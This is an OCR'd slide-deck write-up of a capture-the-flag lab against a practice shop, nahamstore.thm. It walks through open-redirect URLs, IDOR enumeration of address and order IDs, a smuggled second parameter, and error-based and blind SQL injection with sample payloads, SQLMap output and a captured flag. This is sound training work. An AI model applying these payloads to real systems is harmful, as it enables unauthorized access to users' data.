
Our testing revealed specific parameters vulnerable to Open Redirect, demonstrating how an attacker could exploit this flaw.

### First Parameter

`http://nahamstore.thm/?r=https://hacker.com/login`

### Other Parameter

`http://nahamstore.thm/login?redirect_url=hacker`



# IDOR Vulnerabilities

Insecure Direct Object Reference (IDOR) vulnerabilities arise when an application exposes internal object references without proper access control, allowing unauthorized users to access or manipulate data.

# IDOR Discovery: The Basket Endpoint

### Endpoint Identified


The vulnerability was found at `nahamstore.thm/basket`.


### Vulnerable Parameter

The `address_id` parameter lacked access control.

### Exploitation Method

By enumerating `address_id` values (e.g., 1 to 10000), full address details of all users were disclosed.





# IDOR Discovery: The PDF Generator

## PDF Generator Endpoint

Another IDOR was found at the `/pdf-generator` endpoint.

## Revealed Parameters

Server error messages indicated acceptance of both `id` and `user_id` parameters.

## Combined Exploitation

Using `id=4%26user_id=4` allowed access to sensitive order details.

Made with GAMMA

# Sensitive Data Exposed

Order # 3


Shipping Address

**Charles Cook**
4754 Swick Hill Street
Haran
Louisiana
70123

Order Details

Order Id: **3**
Order Date: **22/02/2021 11:42:13**

| Product | Cost |
| --- | --- |



Order # 4

Shipping Address

**Mr Jimmy Jones**
160 Broadway
New York
10038

Order Details

Order Id: **4**
Order Date: **03/11/2025 20:40:46**

| Product | Cost |
| --- | --- |
| Sticker Pack | $15.00 |
| Total | **$15.00** |


1

Made with GAMMA

# SQL Injection (2 Vulnerabilities)

## Definition:

A web security vulnerability that allows an attacker to interfere with the queries an application makes to its database, leading to unauthorized data access or manipulation.




## Instances Identified:

1. **Error-Based SQLi**
   - Discovered at the /product?id= endpoint.
   - SQL errors exposed database structure, enabling successful UNION-based attacks.
   - Critical flags and extensive database content were extracted.
1. **Blind SQLi**
   - Identified on the /returns endpoint via the order_number parameter.
   - Automated data extraction was performed efficiently using SQLMap, bypassing initial detection.

```
Database: nahamstore
Table: sqli_two
[1 entry]
+-----------------------------------+
| flag                              |
+-----------------------------------+
| {212ec3b036925a38b7167cf9f0243015} |
+-----------------------------------+
```

# SQL Injection (2 Vulnerabilities)

## Definition:

A web security vulnerability that allows an attacker to interfere with the queries an application makes to its database, leading to unauthorized data access or manipulation.


## Instances Identified:

1. **Error-Based SQLi**
   - where the server returned SQL error messages that helped us understand and exploit the database structure
2. **Blind SQLi**
   - where no errors were shown, but the backend behavior revealed that the query was injectable.


# Error-Based SQL Injection

- **The vulnerability was discovered on the endpoint: /product?id=1**

- **A simple probe using a single quote (id=1') triggered a detailed MySQL error, confirming:**
  - Unsanitized user input
  - MySQL backend





- **Using manual testing Technique:**
  - ORDER BY column detection to identfy number of colums in the original query.
  - UNION-based extraction to display database output on the product page.




# Error-Based SQL Injection (cont)

- **Data extraction steps:**
  - Identified injectable column that displays string output.
  - Confirmed table sqli_one and column flag (as per challenge scope).
  - Used a crafted UNION payload to replace product data with the flag.

- **Result:**
  - Successfully extracted Flag 1 from the database.



# Blind SQL Injection

- **The vulnerability was discovered on the endpoint:**
  **POST /returns (order_number parameter)**

- **Because the page didn't return SQL errors, I relied on analyzing:**
  - Response differences
  - Success vs. failure messages
  - Small behavior changes in the application

- **This confirmed a Boolean-based blind SQLi vulnerability.**

- **Manual testing techniques used:**
  - Testing true/false conditions ( 1' AND 1=1-- - vs 1' AND 1=2-- - )
  - Observing changes in application behavior
  - Identifying an injectable parameter suitable for automation


- **Since blind SQLi provides no direct output, manual extraction would be extremely slow.**


# Blind SQL Injection(cont)

- **Why automation was needed:**
  - Blind SQLi requires extracting data character-by-character, making manual exploitation take hundreds of requests ,So I automated the process using SQLMap.


- **SQLMap steps performed:**
  - Confirmed boolean-based SQLi vulnerability
  - Detected database name (nahamstore)
  - Identified target table (sqli_two) and flag column
  - Performed automated data extraction

- **Result:**
  - **Successfully retrieved Flag 2** from the database through boolean-based blind SQL injection.








# Login Vulnerabilities Discovered

### Robots.txt Reconnaissance

